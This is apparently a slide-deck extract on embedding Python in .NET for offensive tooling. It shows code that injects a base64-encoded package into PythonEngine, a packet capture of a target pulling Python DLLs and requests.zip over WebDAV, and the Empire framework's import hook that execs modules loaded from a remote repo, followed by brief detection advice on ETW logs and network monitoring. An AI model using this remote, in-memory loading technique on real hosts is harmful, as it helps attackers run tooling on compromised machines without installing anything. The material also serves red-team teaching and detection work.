114 zipBytes = File.ReadAllBytes(pkgZipLocation)
115 goString = Globals.ImportString.Replace("ZIP_BYTES_ARG", Convert.ToBase64String(zipBytes)).Replace("PKG_NAME", modName)
116 PythonEngine.RunSimpleString(goString)
117
118 script = """
119 import requests
120 print('### REQUESTS ###')
121 r = requests.get('https://www.google.com')
122 print(r.status_code)"""
123
124 try:
125     PythonEngine.RunSimpleString(script)
126 except:
127     pass
128
129
130
131
132
133
134
135
```

No.	Time	Source	Destination	Protocol	Length	Info
40	2.060820	192.168.1.139	192.168.1.197	HTTP	242	PROPFIND /python37/python37.DLL HTTP/1.1
42	2.065101	192.168.1.197	192.168.1.139	HTTP/XML	917	HTTP/1.1 207 Multi-Status
47	2.070540	192.168.1.139	192.168.1.197	HTTP	242	PROPFIND /python37/python37.DLL HTTP/1.1
49	2.074214	192.168.1.197	192.168.1.139	HTTP/XML	917	HTTP/1.1 207 Multi-Status
54	2.079400	192.168.1.139	192.168.1.197	HTTP	301	GET /python37/python37.DLL HTTP/1.1
2972	2.126597	192.168.1.197	192.168.1.139	HTTP	298	HTTP/1.1 200 OK (application/x-msdownload)
2982	2.280819	192.168.1.139	192.168.1.197	HTTP	251	PROPFIND /python37/python37.DLL.2.Config HTTP/1.1
2984	2.285881	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
2990	2.290709	192.168.1.139	192.168.1.197	HTTP	235	PROPFIND /python37/en-US HTTP/1.1
2992	2.292790	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
2998	2.296709	192.168.1.139	192.168.1.197	HTTP	232	PROPFIND /python37/en HTTP/1.1
3000	2.299258	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3006	2.310133	192.168.1.139	192.168.1.197	HTTP	243	PROPFIND /python37/python37._pth HTTP/1.1
3008	2.312782	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3014	2.316439	192.168.1.139	192.168.1.197	HTTP	242	PROPFIND /python37/python37.zip HTTP/1.1
3016	2.319954	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3022	2.338747	192.168.1.139	192.168.1.197	HTTP	229	PROPFIND /python37 HTTP/1.1
3024	2.341325	192.168.1.197	192.168.1.139	HTTP/XML	733	HTTP/1.1 207 Multi-Status
3029	2.398634	192.168.1.139	192.168.1.197	HTTP	241	PROPFIND /python37/python3.dll HTTP/1.1
3031	2.400983	192.168.1.197	192.168.1.139	HTTP/XML	911	HTTP/1.1 207 Multi-Status
3036	2.405346	192.168.1.139	192.168.1.197	HTTP	300	GET /python37/python3.dll HTTP/1.1
3082	2.408216	192.168.1.197	192.168.1.139	HTTP	1118	HTTP/1.1 200 OK (application/x-msdownload)
3087	2.430645	192.168.1.139	192.168.1.197	HTTP	250	PROPFIND /python37/python3.dll.2.Config HTTP/1.1
3089	2.435395	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3095	2.517714	192.168.1.139	192.168.1.197	HTTP	241	PROPFIND /ziprepo/requests.zip HTTP/1.1
3097	2.520017	192.168.1.197	192.168.1.139	HTTP/XML	916	HTTP/1.1 207 Multi-Status
3102	2.524863	192.168.1.139	192.168.1.197	HTTP	241	PROPFIND /ziprepo/requests.zip HTTP/1.1
3104	2.526976	192.168.1.197	192.168.1.139	HTTP/XML	916	HTTP/1.1 207 Multi-Status
3107	2.529253	192.168.1.139	192.168.1.197	HTTP	300	GET /ziprepo/requests.zip HTTP/1.1
3148	2.532451	192.168.1.197	192.168.1.139	HTTP	889	HTTP/1.1 200 OK (application/x-zip-compressed)
3153	2.563225	192.168.1.139	192.168.1.197	HTTP	250	PROPFIND /python37/python3.zip/pwd.dll HTTP/1.1
3156	2.567741	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3162	2.571459	192.168.1.139	192.168.1.197	HTTP	250	PROPFIND /python37/python37.zip/pwd.exe HTTP/1.1
3164	2.573432	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3171	2.580466	192.168.1.139	192.168.1.197	HTTP	250	PROPFIND /python37/python37.zip/grp.dll HTTP/1.1
3173	2.582530	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3179	2.585571	192.168.1.139	192.168.1.197	HTTP	250	PROPFIND /python37/python37.zip/grp.exe HTTP/1.1
3181	2.589793	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3192	2.699871	192.168.1.139	192.168.1.197	HTTP	253	PROPFIND /python37/python37.zip/brotli.dll HTTP/1.1
3194	2.706670	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3200	2.711071	192.168.1.139	192.168.1.197	HTTP	253	PROPFIND /python37/python37.zip/brotli.exe HTTP/1.1
3202	2.713637	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3208	2.768604	192.168.1.139	192.168.1.197	HTTP	254	PROPFIND /python37/python37.zip/OpenSSL.dll HTTP/1.1
3210	2.774472	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3216	2.779745	192.168.1.139	192.168.1.197	HTTP	254	PROPFIND /python37/python37.zip/OpenSSL.exe HTTP/1.1
3218	2.782244	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3224	2.789715	192.168.1.139	192.168.1.197	HTTP	258	PROPFIND /python37/python37.zip/OpenSSL.SSL.dll HTTP/1.1
3226	2.792457	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3232	2.799130	192.168.1.139	192.168.1.197	HTTP	258	PROPFIND /python37/python37.zip/OpenSSL.SSL.exe HTTP/1.1
3234	2.801259	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)
3240	2.808757	192.168.1.139	192.168.1.197	HTTP	254	PROPFIND /python37/python37.zip/urllib3.dll HTTP/1.1
3242	2.813163	192.168.1.197	192.168.1.139	HTTP	470	HTTP/1.1 404 Not Found (text/html)

Embedding Python in .NET


- We can also host our own repo to remotely load packages. No need to pip install on target box.
- Empire toolkit does this by implementing a custom import hook that allows you to modify the logic in how modules are loaded.
- This code is noticeably in Python 2.

```
527     class CFinder(object):
528         """Import Hook for Empire"""
529         def __init__(self, repoName):
530             self.repoName = repoName
531
532         def _get_info(self, repoName, fullname):
533             """Search for the respective package or module in the zipfile object"""
534             parts = fullname.split('.')
535             submodule = parts[-1]
536             modulepath = '/'.join(parts)
537
538             #check to see if that specific module exists
539
540             for suffix, is_package in _search_order:
541                 relpath = modulepath + suffix
542                 try:
543                     moduleRepo[repoName].getinfo(relpath)
544                 except KeyError:
545                     pass
546                 else:
547                     return submodule, is_package, relpath
548
549             #Error out if we can find the module/package
550             msg = ('Unable to locate module %s in the %s repo' % (submodule, repoName))
551             raise ZipImportError(msg)
552
553         def _get_source(self, repoName, fullname):
554             """Get the source code for the requested module"""
555             submodule, is_package, relpath = self._get_info(repoName, fullname)
556             fullname = '%s/%s' % (repoName, relpath)
557             source = moduleRepo[repoName].read(relpath)
558             source = source.replace('\r\n', '\n')
559             source = source.replace('\r', '\n')
560
561             return submodule, is_package, fullname, source
562
563         def find_module(self, fullname, path=None):
564
565             try:
566                 submodule, is_package, relpath = self._get_info(self.repoName, fullname)
567             except ImportError:
568                 return None
569             else:
570                 return self
```

```
572
573         def load_module(self, fullname):
574             submodule, is_package, fullname, source = self._get_source(self.repoName, fullname)
575             code = compile(source, fullname, 'exec')
576             mod = sys.modules.setdefault(fullname, imp.new_module(fullname))
577             mod.__loader__ = self
578             mod.__file__ = fullname
579             mod.__name__ = fullname
580             if is_package:
581                 mod.__path__ = [os.path.dirname(mod.__file__)]
582             exec code in mod.__dict__
583
584         def get_data(self, fullname):
585
586             prefix = os.path.join(self.repoName, '')
587             if not fullname.startswith(prefix):
588                 raise IOError('Path %r does not start with module name %r', (fullname, prefix))
589             relpath = fullname[len(prefix):]
590             try:
591                 return moduleRepo[self.repoName].read(relpath)
592             except KeyError:
593                 raise IOError('Path %r not found in repo %r' % (relpath, self.repoName))
594
595         def is_package(self, fullname):
596             """Return if the module is a package"""
597             submodule, is_package, relpath = self._get_info(self.repoName, fullname)
598             return is_package
599
600         def get_code(self, fullname):
601             submodule, is_package, fullname, source = self._get_source(self.repoName, fullname)
602             return compile(source, fullname, 'exec')
603
604         def install_hook(repoName):
605             if repoName not in _meta_cache:
606                 finder = CFinder(repoName)
607                 _meta_cache[repoName] = finder
608                 sys.meta_path.append(finder)
```

Embedding Python in .NET

- Packages need to be in standard format.





SCARYSNAKE DEMO

Detection

- Probably a bit difficult to detect on the host if successfully executed.
- If collecting ETW logs, you will definitely see Python.Runtime loaded.

```
1  ['LoaderKeyword', 'JitKeyword', 'JitTracingKeyword', 'InteropKeyword']
2  4732, AssemblyLoad_V1, 0xF9CF00, DomainNeutral |Native , mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
3  4732, ModuleLoad_V2, 0x9CF00, DomainNeutral |Native |Manifest , C:\WINDOWS\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0_b77a5c561934e089\mscorlib.dll
4  4732, AssemblyLoad_V1, 0xAF4D0, None, scarysnake, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
5  4732, ModuleLoad_V2, 0xAF4D0, Manifest , C:\Users\daddycocoaman\Documents\pynettesting\scarysnake.exe , C:\Users\daddycocoaman\Documents\pynettesting\scarysnake.exe
6  4732, DomainModuleLoad_V1, 0xAF4D0, Manifest , C:\Users\daddycocoaman\Documents\pynettesting\scarysnake.exe,
7  4732, MethodJittingStarted, 0x7FFECAF4140, EmbedModule, Main
8  4732, MethodJittingStarted, 0x7FFECAF4140, Globals, .cctor
9  4732, AssemblyLoad_V1, 0x101EB60, Native , System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
10 4732, ModuleLoad_V2, 0x101EB60, Native |Manifest , C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0_b77a5c561934e089\System.dll, C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0_b77a5c561934e089\System.dll, C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0_b77a5c561934e089\System.dll
11 4732, DomainModuleLoad_V1, 0x101EB60, Native |Manifest , C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0_b77a5c561934e089\System.dll, C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0_b77a5c561934e089\System.dll
12 4732, MethodJittingStarted, 0x7FFECAF4140, Boo.Lang.Builtins, print
13 4732, MethodJittingStarted, 0x7FFECAF4140, Python.Runtime.PythonEngine, .cctor
14 4732, MethodJittingStarted, 0x7FFECAF4140, Python.Runtime.PythonEngine, Initialize
15 4732, MethodJittingStarted, 0x7FFECAF4140, Python.Runtime.PythonEngine, Initialize
16 4732, AssemblyLoad_V1, 0x1B972E70, Native , System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
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18 4732, DomainModuleLoad_V1, 0x1B972E70, Native |Manifest , C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0_b77a5c561934e089\System.Core.dll
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21 4732, MethodJittingStarted, 0x7FFECAF4140, Python.Runtime.CodeGenerator, .ctor
22 4732, AssemblyLoad_V1, 0x1B98E030, Dynamic , __CodeGenerator_Assembly, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
23 4732, ModuleLoad_V2, 0x1B98E030, Dynamic |Manifest , __CodeGenerator_Assembly ,
24 4732, DomainModuleLoad_V1, 0x1B98E030, Dynamic |Manifest , __CodeGenerator_Assembly,
25 4732, MethodJittingStarted, 0x7FFECAF4140, Python.Runtime.Runtime, .cctor
26 4732, MethodJittingStarted, 0x7FFF2BD61000, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], .ctor
27 4732, MethodJitInliningFailed, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], .ctor, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType]
28 4732, MethodJittingStarted, 0x7FFF2BD61000, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], .ctor
29 4732, MethodJitInliningSucceeded, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], .ctor, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType]
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31 4732, MethodJitInliningFailed, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], .ctor, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType]
32 4732, MethodJittingStarted, 0x7FFF2BD61000, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], Add
33 4732, MethodJitInliningFailed, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], Add, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType]
34 4732, MethodJittingStarted, 0x7FFF2BD61000, System.Collections.Generic.Dictionary`2[System.__Canon,Python.Runtime.Runtime+OperatingSystemType], Insert
```

- For remote loading, monitoring network traffic is important.

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QUESTIONS?

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